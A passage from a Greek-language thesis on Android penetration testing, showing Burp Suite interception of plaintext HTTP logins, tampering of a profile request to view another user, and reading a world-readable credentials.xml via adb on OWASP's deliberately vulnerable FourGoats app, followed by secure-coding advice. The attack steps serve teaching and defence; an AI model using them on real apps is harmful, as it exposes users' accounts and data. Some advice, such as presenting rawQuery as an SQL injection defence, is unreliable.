
Σε περίπτωση που οι εφαρμογές στέλνουν ευαίσθητα δεδομένα όπως π.χ. διαπιστευτήρια μέσω του διαδικτύου, είναι πολύ σημαντικό να ελεγχτεί το κατά πόσο στέλνονται με ασφαλή τρόπο. Από τη στιγμή που το **FourGoats** συνδέεται με εξυπηρετητή θα δούμε το κατά πόσο είναι ασφαλής αυτή η σύνδεση. Αυτή τη δοκιμή θα την πραγματοποιήσουμε στο περιβάλλον **Ubuntu** όπου έχουμε εγκαταστήσει τη νεότερη έκδοση του **Burp Suite**. Η συγκεκριμένη έκδοση δεν είναι διαθέσιμη στο **Santoku**.

Αρχικά θα εκκινήσουμε έναν ενδιάμεσο εξυπηρετητή (**proxy server)** δηλώνοντας για διεύθυνση διαδικτύου αυτή του μηχανήματος που τον φιλοξενεί(**host)**.




Εκκίνηση ενδιάμεσου εξυπηρετητή

Στη συνέχεια στον προσομοιωτή **Android** συσκευής στις ρυθμίσεις δικτύου θα πρέπει να ορίσουμε τον ενδιάμεσο εξυπηρετητή.



Ορισμός ενδιάμεσου εξυπηρετητή

Πλέον είμαστε έτοιμοι να δοκιμάσουμε την επίθεσή μας. Στο **Burp Suite** στο παράθυρο **Intercept** πατάμε **Intercept is on**. Στη συνέχεια ανοίγουμε την εφαρμογή και δοκιμάζουμε να συνδεθούμε. Το αίτημα θα μεταφερθεί στον ενδιάμεσο εξυπηρετητή.



Προβολή αιτήματος στον ενδιάμεσο εξυπηρετητή

Βλέπουμε ότι τα αναγνωριστικά των χρηστών της εφαρμογής μεταφέρονται ακρυπτογράφητα. Αυτό έχει να κάνει με το γεγονός ότι το πρωτόκολλο δικτυακής σύνδεσης που χρησιμοποιείται είναι το **HTTP.** Με βάση το πρότυπο **OWASP** αυτό αντιστοιχεί σε ευπάθεια **ανασφαλούς επικοινωνίας**.


Θα προχωρήσουμε τη δοκιμή μας σε αυτό το σημείο και θα δοκιμάσουμε αν μπορούμε να αλλάξουμε το περιεχόμενο τον αιτημάτων και το τι μπορεί να προκαλέσει αυτό. Φτιάχνουμε ακόμα

έναν λογαριασμό με **username: malicious**. Στη συνέχεια θα συνδεθούμε με τον λογαριασμό με **username: Snapsh0t** θα δούμε το αίτημα που στέλνεται ώστε να δούμε το προφίλ μας.

```
GET /fourgoats/api/v1/friends/view_profile/Snapsh0t HTTP/1.1
Cookie: SESS=1992c1775d00791ca234e274626fa8f1220bc9f0aefbe5540e1edf0a7cd2fd54455350ba8bf9600dfc245bd7821672c538904a76768eea7378264f69bb2ea584
Host: 192.168.52.144:9888
Connection: close
```

Αίτημα για την επιλογή View My Profile

Πατώντας **Forward** στο **Burp Suite** λαμβάνουμε την αντίστοιχη οθόνη.




Οθόνη του View My Profile

Θα επαναλάβουμε την ίδια διαδικασία με τη μόνη διαφορά ότι πριν στείλουμε το αίτημα που θα αλλάξουμε το **Snapsh0t** σε **malicious**.

```
GET /fourgoats/api/v1/friends/view_profile/malicious HTTP/1.1
Cookie: SESS=1992c1775d00791ca234e274626fa8f1220bc9f0aefbe5540e1edf0a7cd2fd54455350ba8bf9600dfc245bd7821672c538904a76768eea7378264f69bb2ea584
Host: 192.168.52.144:9888
Connection: close
```

Αλλοίωση αιτήματος

Πατώντας ξανά **Forward** θα δούμε ότι συνδεθήκαμε ως **Snapshot** αλλά βλέπουμε τα στοιχεία του **malicious**.



Ανασφαλής εξουσιοδότηση

Το παραπάνω παράδειγμα αποτελεί περιστατικό **ανασφαλούς εξουσιοδότησης**, από τη στιγμή που είμαστε σε θέση να δούμε το προφίλ άλλου χρήστη χωρίς να έχουμε εισάγει τα διαπιστευτήριά του.

2.2.8 Ανάλυση αποθήκευσης δεδομένων στη συσκευή

Το τελευταίο κομμάτι που θα μελετήσουμε στη δοκιμή παρείσδυσής μας είναι αυτή της ανάλυσης αποθήκευσης δεδομένων στη συσκευή. Γι' αυτή την ανάλυση θα χρησιμοποιήσουμε ξανά το **FourGoats**. Μέσω του **adb** θα μεταφερθούμε στον φάκελο των δεδομένων της εφαρμογής.

```
root@generic_x86_64:/ # cd data/data/org.owasp.goatdroid.fourgoats
root@generic_x86_64:/data/data/org.owasp.goatdroid.fourgoats #
```

Φάκελος δεδομένων FourGoats

Στη συνέχεια θα δούμε τους καταλόγους που περιέχονται στον φάκελο αυτό.

```
root@generic_x86_64:/data/data/org.owasp.goatdroid.fourgoats # ls -la
drwxrwx--x u0_a55   u0_a55            2019-11-05 09:49 cache
drwxrwx--x u0_a55   u0_a55            2019-11-05 09:49 code_cache
drwxrwx--x u0_a55   u0_a55            2019-11-05 09:49 databases
drwxrwx--x u0_a55   u0_a55            2019-11-05 10:06 shared_prefs
root@generic_x86_64:/data/data/org.owasp.goatdroid.fourgoats #
```


Περιεχόμενα φακέλου

Θα κατευθυνθούμε στον κατάλογο **shared_prefs**, όπου θα δούμε ότι τα δεδομένα του είναι δημοσίως αναγνώσιμα (**world readable**). Αυτό σημαίνει ότι όλες οι εφαρμογές που είναι εγκατεστημένες στη συσκευή έχουν τη δυνατότητα να διαβάσουν το συγκεκριμένο αρχείο.

```
root@generic_x86_64:/data/data/org.owasp.goatdroid.fourgoats/shared_prefs #
ls -la
-rw-rw-r-- u0_a55   u0_a55        210 2019-11-14 14:22 credentials.xml
-rw-rw-r-- u0_a55   u0_a55        156 2019-11-14 14:20 destination_info.xml
-rw-rw-r-- u0_a55   u0_a55        148 2019-11-05 09:50 proxy_info.xml
root@generic_x86_64:/data/data/org.owasp.goatdroid.fourgoats/shared_prefs #
```

Περιεχόμενα shared_prefs

Το αρχείο που μας κινεί περισσότερο την περιέργεια είναι το **credentials.xml**. Ανοίγοντας το συγκεκριμένο αρχείο, βλέπουμε ότι περιέχονται τα αναγνωριστικά του χρήστη **Snapsh0t**. Με βάση το πρότυπο **OWASP**, μπορούμε να αντιστοιχήσουμε το συγκεκριμένο εύρημα στην ευπάθεια σχετικά με την **ανασφαλή αποθήκευση δεδομένων**.



Διαθέσιμα διαπιστευτήρια του χρήστη του Snapsh0t

3. ΑΣΦΑΛΗΣ ΑΝΑΠΤΥΞΗ ΕΦΑΡΜΟΓΩΝ ΚΑΙ ΤΡΟΠΟΙ ΑΠΟΦΥΓΗΣ ΚΟΙΝΩΝ ΕΥΠΑΘΕΙΩΝ

Μία αναφορά δοκιμών παρείσδυσης δεν ολοκληρώνεται, μόνο με την καταγραφή των αδυναμιών. Ρόλος ενός δοκιμαστή παρείσδυσης είναι επίσης να υποδείξει στον προγραμματιστή τις απαραίτητες ενέργειες που πρέπει να ληφθούν, ώστε να διασφαλιστούν τα συστατικά στοιχεία της εφαρμογής όπως επίσης και τα δεδομένα που διακινούνται και αποθηκεύονται.

Γενικά μία προσέγγιση που θα πρέπει να έχει ο προγραμματιστής κατά την ανάπτυξη των εφαρμογών είναι αυτή της ελάχιστης έκθεσης. Πιο συγκεκριμένα θα πρέπει ο προγραμματιστής να καταγράψει όλα εκείνα τα σημεία εισόδου (**entry points**) που μπορεί να επικοινωνούν και με πηγές εκτός της εφαρμογής. Θα πρέπει να κρίνει ποια είναι αυτά τα σημεία που απαιτούνται να είναι προσβάσιμα και εκτός εφαρμογής, ώστε να διασφαλιστεί η ομαλή λειτουργία της. Τα υπόλοιπα σημεία που δεν χρειάζονται καλό θα είναι να απομακρυνθούν από την εφαρμογή. Με αυτό τον τρόπο θα μειωθεί η επιφάνεια επίθεσης ενός κακόβουλου.

Ως σημεία εισόδου θεωρούμε όλα τα διαθέσιμα συστατικά στοιχεία των **Android** εφαρμογών, διαθέσιμα δεδομένα που αποθηκεύονται στη συσκευή και μπορούν να χρησιμοποιηθούν και από τρίτες εφαρμογές, όπως επίσης και πιθανές διασυνδέσεις με το διαδίκτυο ή με κάποιον εξυπηρετητή.

3.1 Τρόποι διασφάλισης των συστατικών στοιχείων των εφαρμογών Android

Ένας τρόπος που μπορούν να προστατεύσουν οι προγραμματιστές τα συστατικά στοιχεία των εφαρμογών τους είναι μέσω του **Manifest.xml**. Στην ετικέτα που ορίζεται το εκάστοτε στοιχείο, μπορεί ο προγραμματιστής να βάλει την επιλογή ***android:exported="false"***, το οποίο σημαίνει ότι δεν θα είναι εξαγώγιμα από άλλες εφαρμογές. Μεταξύ άλλων ο προγραμματιστής θα πρέπει να λάβει υπόψιν του τις μεθόδους κάθε συστατικού στοιχείου που ενεργοποιούν **IPC** επικοινωνίες με τρίτες εφαρμογές.

Παρακάτω θα αναφερθούν συνοπτικά οι μέθοδοι αυτοί για κάθε συστατικό στοιχείο:

- Δραστηριότητες: ***onCreate(), startActivity()***
- Παραλήπτες μετάδοσης: ***onReceive()***

- Πάροχοι περιεχομένου: ***query(), insert(), update(), delete(), openFile()***
- Υπηρεσίες: ***onStartCommand(), onBind(), bindService(), startService()***

Με λίγα λόγια όσα συστατικά στοιχεία είναι εξαγώγιμα, τρίτες εφαρμογές θα μπορούν να χρησιμοποιούν τις παραπάνω μεθόδους για να επικοινωνήσουν μαζί τους. Έτσι σε περίπτωση που κάποιο συστατικό στοιχείο πρέπει να είναι εξαγώγιμο, ο προγραμματιστής έχει τη δυνατότητα μέσω του **Manifest.xml** να δημιουργήσει εξατομικευμένα δικαιώματα (**custom permissions**) τόσο όσον αφορά σε επίπεδο χρήσης όσο και σε επίπεδο ομάδας (**permission group**). Ο προγραμματιστής μπορεί να ορίσει τα δικαιώματα αυτά μέσω του ***android: permission*** χαρακτηριστικού εντός του αρχείου **Manifest.xml** για ένα ορισμένο συστατικό στοιχείο της εφαρμογής. Όσον αφορά την εφαρμογή αυτή καθαυτή μπορεί να οριστούν δικαιώματα με επίπεδο προστασίας υπογραφής (***android: protectionLevel =”signature”)***. Αυτό διασφαλίζει ότι μόνο τρίτες εφαρμογές που έχουν το ίδιο πιστοποιητικό θα μπορούν να ζητήσουν εξατομικευμένα δικαιώματα προκειμένου να αλληλοεπιδράσουν με την εφαρμογή.

3.1.1 Προστατεύοντας τις δραστηριότητες μίας εφαρμογής

Γενικά ο κύριος τρόπος προστασίας των δραστηριοτήτων μίας εφαρμογής είναι μέσω των αδειών. Ιδιαίτερο ενδιαφέρον όμως έχουν οι δραστηριότητες που “τρέχουν” τη σελίδα σύνδεσης στην εφαρμογή. Θα πρέπει να διασφαλιστεί ότι οποιεσδήποτε δραστηριότητες που πρέπει να εμφανίζονται μόνο κατόπιν αυθεντικοποίησης, δεν ανοίγουν από κάποια μη-αυθεντικοποιημένη πηγή. Μία λύση για την προστασία τέτοιων δραστηριοτήτων είναι η δημιουργία μίας ευρείας μεταβλητής που αλλάζει την τιμή της ανάλογα με το αν έχει υπάρξει κάποια αυθεντικοποίηση ή όχι. Έτσι ανάλογα την τιμή που θα έχει θα εμφανίζεται αντίστοιχα και η αιτούμενη δραστηριότητα.

Σε περίπτωση που μία εφαρμογή αποτελείται μόνο από μία δραστηριότητα που περιέχει όλες τις λειτουργίες της, προτείνεται να δημιουργηθεί τουλάχιστον μία ακόμα δραστηριότητα, η οποία θα λειτουργεί ως δραστηριότητα εκκίνησης. Γενικά οι δραστηριότητες εκκίνησης δεν γίνεται να μην είναι εξαγώγιμες ως προς τρίτες, διότι διαφορετικά δεν θα μπορούσε να χρησιμοποιηθεί. Δημιουργώντας μία τέτοια δραστηριότητα, μπορούμε να ορίσουμε τη δραστηριότητα με τις λειτουργίες της εφαρμογής ως μη εξαγώγιμη.

3.1.2 Προστατεύοντας τους παραλήπτες μετάδοσης μίας εφαρμογής

Ίδια προσέγγιση πρέπει να ακολουθηθεί για τους παραλήπτες μετάδοσης, σχετικά με το αν είναι εξαγώγιμοι ή όχι και με βάση τα δικαιώματα που έχουν οριστεί. Σε περίπτωση που ένας παραλήπτης λαμβάνει **Intents** που μεταφέρουν ευαίσθητες ενέργειες θα πρέπει να μην είναι εξαγώγιμοι, ώστε να μην χρησιμοποιηθούν από τρίτες εφαρμογές

3.1.3 Προστατεύοντας τις υπηρεσίες μίας εφαρμογής

Για την προστασία των υπηρεσιών μίας εφαρμογής δεν απαιτείται να ληφθεί κάποιο παραπάνω μέτρο υπόψιν πέραν του αν είναι εξαγώγιμη ή όχι και των αδειών που μπορεί να απαιτούνται ώστε να τρέξουν από άλλες εφαρμογές σε περίπτωση που είναι εξαγώγιμες .

3.1.4 Προστατεύοντας τους παρόχους περιεχομένου

Όπως αναφέραμε και στο 2ο κεφάλαιο κατά την παρουσίαση των δοκιμών παρείσδυσης, οι πάροχοι περιεχομένου έχουν το μεγαλύτερο ενδιαφέρον για έναν επιτιθέμενο από τη στιγμή, που οι πάροχοι διασυνδέουν τα δεδομένα που μετακινούνται ή διαχειρίζεται μία εφαρμογή με τα υπόλοιπα συστατικά της στοιχεία.

Τα δύο κύρια δικαιώματα που είναι κρίσιμο να απαιτούνται είναι αυτά της ανάγνωσης και της εγγραφής. Με τα δικαιώματα ανάγνωσης ουσιαστικά περιορίζουμε τα αιτήματα, προκειμένου να τραβήξουμε δεδομένα από έναν πίνακα ή μία βάση και με τα δικαιώματα εγγραφής περιορίζουμε διαδικασίες όπως εισαγωγή, διαγραφή, ανανέωση κ.ά.

Ξεχωριστή κατηγορία δικαιωμάτων είναι αυτή των **grand-uri-permissions**, μέσω των οποίων δίνουμε δικαιώματα σε έναν πάροχο να έχει πρόσβαση σε δεδομένα όπως βάσεις δεδομένων και πίνακες. Αυτά ορίζονται τόσο σε επίπεδο παρόχου όσο και σε επίπεδο μονοπατιού (**path**). Πέραν όμως αυτού μπορούμε να εισάγουμε και δύο παραπάνω φίλτρα. Το ένα είναι το **pathPrefix**, με το οποίο διασφαλίζεται ότι θα δίνονται **grand-uri-permissions** για στοιχεία που βρίσκονται σε ένα συγκεκριμένο πρόθεμα μονοπατιού και το άλλο είναι το **pathPattern** που στην ουσία διασφαλίζει ότι θα δίνονται δικαιώματα σε δεδομένα που περιέχουν συγκεκριμένες λέξεις σαν όνομα.

Όσον αφορά την εξαγωγιμότητα ενός παρόχου περιεχομένου, αξίζει να σημειωθεί ότι κάθε πάροχος πλέον ορίζεται αρχικά ως μη εξαγώγιμος από τα λειτουργικά Android.

Από τη στιγμή που οι πάροχοι περιεχομένου χρησιμοποιούν **SQLite** για τη διαχείριση των δεδομένων, ο προγραμματιστής θα πρέπει να κάνει τις απαραίτητες ενέργειες που θα

προστατεύσουν τον πάροχο από επιθέσεις έγχυσης **SQL** αιτημάτων. Αυτό θα γίνει προγραμματίζοντας τα αιτήματα, που θα λαμβάνει ο πάροχος, να μην αφήνουν περιθώριο για παραπάνω παραμετροποιήσεις. Πιο συγκεκριμένα αυτό θα επιτευχθεί χρησιμοποιώντας τη μέθοδο ***rawQuery()***, μέσω της οποίας ο προγραμματιστής θα ορίσει όλη τη δομή του αιτήματος που θα πρέπει να διαχειριστεί ο πάροχος. Έτσι κάποιος κακόβουλος δεν θα μπορεί να προσπελάσει στοιχεία χρησιμοποιώντας αυθαίρετα αιτήματα. Όσον αφορά την εισαγωγή ή διαγραφή στοιχείων, ο προγραμματιστής μπορεί αντίστοιχα να παραμετροποιήσει τα συγκεκριμένα αιτήματα κάνοντας χρήση της κλάσης ***SQLiteStatement***.

Για την αποφυγή των επιθέσεων μετακίνησης καταλόγου, ο προγραμματιστής θα πρέπει να ακολουθήσει την ίδια τακτική με τις διαδικτυακές εφαρμογές και να προσθέσει στον κώδικα του φίλτρα που θα αποφεύγουν συγκεκριμένους χαρακτήρες, όπως ***//, ..*** , διότι τα λειτουργικά **Linux** και συνεπώς τα **Android** είτε δώσουμε το μονοπάτι που βρίσκεται το αρχείο είτε μόνο το όνομά του το αντιμετωπίζει με τον ίδιο τρόπο.

3.1.5 Ορθή χρήση των Intents

Στο 1ο κεφάλαιο είδαμε ότι τα **Intents** στην ουσία μεταφέρουν τις διάφορες ενέργειες που απαιτούνται για την λειτουργικότητα της εφαρμογής. Για την ορθή χρήση της όμως ο προγραμματιστής θα πρέπει να είναι σε θέση να αντιληφθεί ποια **Intents** μπορεί να κουβαλούν ευαίσθητες ενέργειες αλλά και το που απευθύνονται αυτές. Για τέτοιες ενέργειες προτείνεται η χρήση **Explicit Intents** και αυτό διότι ξεκαθαρίζεται μέσω αυτών ότι οι εκάστοτε ενέργειες αφορούν συγκεκριμένα συστατικά στοιχεία της εφαρμογής. Η χρήση **Implicit Intents** κάνει διαθέσιμες αυτές τις ενέργειες και σε συστατικά στοιχεία τρίτων εφαρμογών.

3.2 Έλεγχος για ξεχασμένα διαπιστευτήρια

Δεν υπάρχει κάποια τεχνική που να διασφαλίζει τον κώδικα της εφαρμογής από ξεχασμένα διαπιστευτήρια. Αυτό που θα πρέπει να κάνει ο προγραμματιστής είναι, προτού στείλει την εφαρμογή προς δημοσίευση, να ελέγξει ξανά τα σημεία του κώδικα όπου εισήγαγε διαπιστευτήρια για την πιο γρήγορη αποσφαλμάτωση της εφαρμογής και σε περίπτωση παρουσίας τους να τα διαγράψει.

3.3 Ορθή αποθήκευση δεδομένων της εφαρμογής στη συσκευή

Για να προστατεύσει τα δεδομένα μίας εφαρμογής που αποθηκεύονται στη συσκευή θα πρέπει ο προγραμματιστής να μην αφήνει σε τρίτες εφαρμογές να έχουν δυνατότητα προσπέλασης στα αρχεία που αυτά βρίσκονται. Αναφέρθηκε ότι όσον αφορά τα δικαιώματα σε επίπεδο λειτουργικού ορίζονται όπως και με τα **Unix** λειτουργικά συστήματα τρία επίπεδα δικαιωμάτων. Αυτά του χρήστη, του γκρουπ χρηστών και των υπόλοιπων χρηστών. Έτσι θα πρέπει να διασφαλίσει ο προγραμματιστής ότι τα αρχεία που περιλαμβάνουν τα δεδομένα της εφαρμογής του θα είναι προσπελάσιμα μόνο από διεργασίες της εφαρμογής του.

Σε περίπτωση που αποθηκεύονται ευαίσθητα δεδομένα θα πρέπει επίσης ο προγραμματιστής να κάνει χρήση της κρυπτογράφησης. Αυτό γιατί πρέπει να προστατεύσει τα δεδομένα αυτά σε περίπτωση που έχουν αποθηκευτεί σε εξωτερικό χώρο αποθήκευσης π.χ. **SD Card**, καθώς αυτοί οι χώροι είναι προσπελάσιμοι από όλες τις διεργασίες. Πιο συγκεκριμένα προτείνεται ο αλγόριθμος **AES** για κρυπτογράφηση μπλοκ εκτός της υλοποίησης **ECB** καθώς ένας επιτιθέμενος μπορεί εύκολα να εξάγει το κλειδί μέσω της μελέτης μοτίβων. Για τη ασύμμετρη κρυπτογράφηση προτείνεται ο αλγόριθμος **RSA** με μέγεθος κλειδιού 2048 **bits** και τέλος για τους αλγορίθμους σύνοψης προτείνεται ο αλγόριθμος **SHA-512**.

Όσον τη χρήση γεννητριών ψευδοτυχαίων ακολουθιών για τη δημιουργία τιμών αρχικοποίησης στους αλγορίθμους κρυπτογράφησης δεν θα πρέπει να γίνεται χρήση ημερομηνιών, του αριθμού **IMEI** και για την τεχνική "**salting**" θα πρέπει να μην χρησιμοποιούνται σταθερές τιμές αλλά να επαναλαμβάνονται τουλάχιστον 10000 τέτοιες τιμές.

3.4 Δημιουργία ασφαλών δικτυακών επικοινωνιών

Ό,τι αφορά τις ασφαλείς δικτυακές επικοινωνίες των εφαρμογών ισχύουν οι ίδιες αρχές με αυτές των δικτυακών εφαρμογών. Θα πρέπει να χρησιμοποιούνται τα κατάλληλα πρωτόκολλα επικοινωνίας. Σε επίπεδο εφαρμογής θα πρέπει να χρησιμοποιείται το πρωτόκολλο **HTTPS** και σε επίπεδο σύνοψης το πρωτόκολλο **TLS**.

Πάντως άλλη μία παράμετρος που πρέπει να ληφθεί υπόψιν είναι αυτή των ψεύτικων πιστοποιητικών. Μέχρι και σήμερα δεν είναι λίγα τα περιστατικά έκδοσης τέτοιων πιστοποιητικών τα οποία στην ουσία βοηθούν τους κακόβουλους να πραγματοποιήσουν επιθέσεις ενδιάμεσου. Μία τεχνική που προτείνεται είναι αυτή της Καρφίτσωσης Πιστοποιητικού (**Certificate Pinning**). Αυτή η τεχνική στην ουσία διασφαλίζει ότι κάποιες πληροφορίες του πιστοποιητικού όπως π.χ. το δημόσιο κλειδί ή και το ίδιο το πιστοποιητικό αποθηκεύονται στο κινητό και έτσι αποτρέπει

συνδέσεις σε πηγές που μπορεί να έχουν υποδυθεί την πηγή που επικοινωνεί η εφαρμογή. Για να επιτευχθεί αυτό θα πρέπει να γίνει χρήση της κλάσης ***X509TrustManager***.

3.5 Προστασία από τεχνικές αντίστροφης μηχανικής

Κατά τη διάρκεια των δοκιμών παρείσδυσης είδαμε πόσο εύκολο είναι να πραγματοποιηθεί αντίστροφη μηχανική σε μία εφαρμογή. Το να μπορεί ο οποιοσδήποτε να μπορεί να διαβάσει τον κώδικα μπορεί αποβεί μοιραίο από τη στιγμή που ένας κακόβουλος θα μπορεί να εκμεταλλευτεί στοιχεία της εφαρμογής ώστε να την προσβάλει. Λύση σε αυτού του τύπου ευπάθεια δίνει η τεχνική συσκότισης (**Obfuscation**), με την οποία ο προγραμματιστής επιτυγχάνει ο κώδικάς του να μην είναι ευανάγνωστος σε κάποιον τρίτο. Αυτό έχει σαν αποτέλεσμα να στοιχίσει πολύτιμο χρόνο για έναν κακόβουλο, ώστε να αναλύσει τον κώδικα και να εντοπίσει τυχόν ευπάθειες που μπορεί να εκμεταλλευτεί. Πρέπει όμως να γίνει κατανοητό ότι εάν ο κώδικας της εφαρμογής είναι συσκοτισμένος δεν σημαίνει ότι θα είναι και ασφαλής ή ότι πιθανές ευπάθειες που μπορεί να περιέχει δεν θα είναι εκμεταλλεύσιμες. Για τη συγκεκριμένη τεχνική υπάρχουν πολλά εργαλεία όπως:

- **DashO** (https://www.preemptive.com/products/dasho)
- **DexProtector** (http://dexprotector.com)
- **ApkProtect** (http://www.apkprotect.com)
- **DexGuard** (https://www.guardsquare.com/en/products/dexguard)

Τα παραπάνω εργαλεία είναι για επαγγελματική χρήση και απαιτούν την αγορά άδειας χρήσης τους. Ένα εργαλείο όμως που μπορεί να χρησιμοποιηθεί για την τεχνική συσκότισης και είναι ανοικτού λογισμικού είναι το **ProGuard** που διανέμεται μαζί με το Android Studio.

4. ΣΥΜΠΕΡΑΣΜΑΤΑ ΚΑΙ ΜΕΛΛΟΝΤΙΚΗ ΔΟΥΛΕΙΑ

Στην παρούσα εργασία είδαμε τους πιο σημαντικούς μηχανισμούς που προσφέρει το λειτουργικό **Android** για τη διατήρηση της ασφάλειας του χρήστη τόσο σε επίπεδο συσκευής όσο και σε επίπεδο εφαρμογών. Παρουσιάστηκαν επίσης και όλα τα δομικά μέρη από τα οποία αποτελείται μία εφαρμογή **Android** και μέσω των σεναρίων που παρουσιάστηκαν στις δοκιμές παρείσδυσης, είδαμε που μπορεί να οδηγήσει η εκμετάλλευση πιθανόν ευπαθειών λόγω ανεπαρκούς ασφάλειας κατά την ανάπτυξή της. Ανάλογα με τα αποτελέσματα που βγήκαν από τις δοκιμές παρουσιάστηκαν και οι προτάσεις εκείνες που θα ενισχύσουν την ασφάλεια κάθε δομικού στοιχείου μιας εφαρμογής.

Παρ' όλο που η κατεύθυνση που ακολουθείται κατά την υλοποίηση του **Android** έχει σαν σημείο αναφοράς την ασφάλεια, είδαμε μέσω των δοκιμών παρεισδύσεων πως πάντα θα υπάρχουν κενά σε θέματα ασφάλειας λόγω κακής ανάπτυξης των εφαρμογών.
Καταλαβαίνουμε έτσι πόσο σημαντική είναι η συμβολή του πρότυπου **OWASP**, το οποίο συνεισφέρει ουσιαστικά στον έλεγχο της ασφάλειας των εφαρμογών προτείνοντας μεθοδολογίες και εργαλεία για την πραγματοποίηση τους.

Σχετικά με τη διαδικασία δοκιμών παρείσδυσης που ακολουθήθηκε σε αυτή την εργασία μπορούμε να καταλήξουμε ότι υπάρχουν τα εχέγγυα για την πραγματοποίηση αποδοτικών δοκιμών. Κάποιος μπορεί είτε να χρησιμοποιήσει έτοιμες σουίτες όπως το **Santoku**, είτε να δημιουργήσει ένα δικό του περιβάλλον με τα εργαλεία που επιθυμεί. Καλό είναι όμως να τονίσουμε ότι τα εργαλεία που προσφέρει το **Santoku** δεν είναι ανανεωμένα με τις πρόσφατες ενημερώσεις και αυτό μας ανάγκασε στη δημιουργία δικού μας περιβάλλοντος για την πραγματοποίηση δοκιμών παρείσδυσης για ορισμένα σενάρια .
Ανεξάρτητα από αυτό είναι σπουδαίο να επισημανθεί ότι τα διαθέσιμα εργαλεία που χρησιμοποιήθηκαν διατίθενται δωρεάν και η αποδοτικότητά τους είναι παραπάνω από επαρκής. Τέλος να αναφερθεί ότι η έκδοση του λειτουργικού **Android** δεν έπαιξε κάποιο ρόλο καθ' όλη τη διάρκεια της διαδικασίας παρεισδύσεων των εφαρμογών στα σενάρια που παρουσιάστηκαν.

Σημαντικό συστατικό στην αλυσίδα της ασφάλειας των εφαρμογών είναι και η ασφαλής ανάπτυξή τους. Η κοινότητα του **Android**, προσφέρει καθοδήγηση στους προγραμματιστές για την ασφαλή ανάπτυξη εφαρμογών και θα ήταν συνετό να ακολουθούνται. Από κει και πέρα και ο δοκιμαστής παρεισδύσεων παίζει καθοριστικό ρόλο αναφορικά με τις προτάσεις και τις βελτιώσεις που θα προτείνει στον προγραμματιστή για τη θωράκιση της ασφάλειας των εφαρμογών.

Καθ’ ότι η ασφάλεια στον ψηφιακό κόσμο δεν είναι κάτι τετριμμένο και το περιβάλλον του είναι πολύ δυναμικό, θα ήταν εξαιρετικά σημαντικό να υπάρξει αύξηση στη συχνότητα που δημοσιεύονται εκπαιδεύσεις σχετικά με τον έλεγχο της ασφάλειας των εφαρμογών **Android**, όπως επίσης και η συνεχής ενίσχυση με αναβαθμίσεις στα διαθέσιμα εργαλεία που υπάρχουν. Άλλο ένα σημαντικό κομμάτι που πρέπει να αναφερθεί είναι αυτό του ελέγχου της ασφάλειας εφαρμογών που είναι αναπτυγμένες σε **Unity** περιβάλλον(χαρακτηριστικό παράδειγμα είναι τα παιχνίδια), καθώς στη διαθέσιμη βιβλιογραφία δεν βρέθηκε υλικό προς μελέτη αναφορικά με την ασφάλειά τους.

5. ΒΙΒΛΙΟΓΡΑΦΊΑ

[1] Android Security Internals- An In-Depth Guide to Android's Security Architecture [Βιβλίο] / συγγρ. Elenkov Nikolay. - [s.l] : no starch press, 2015.

[2] Android Hacker's Handbook [Βιβλίο] / συγγρ. Joshua J.Drake Pau Oliva Fora, Zach Lanier, Collin Mulliner, Stephen A. Ridley, Georg Wicherski. - [s.l] : Wiley, 2014.

[3] Android Hacking and Security, Part 2: Content Provider Leakage [Ηλεκτρονικό] / συγγρ. Srinivas. - https://resources.infosecinstitute.com/android-hacking-security-part-2-content-provider-leakage/#gref.

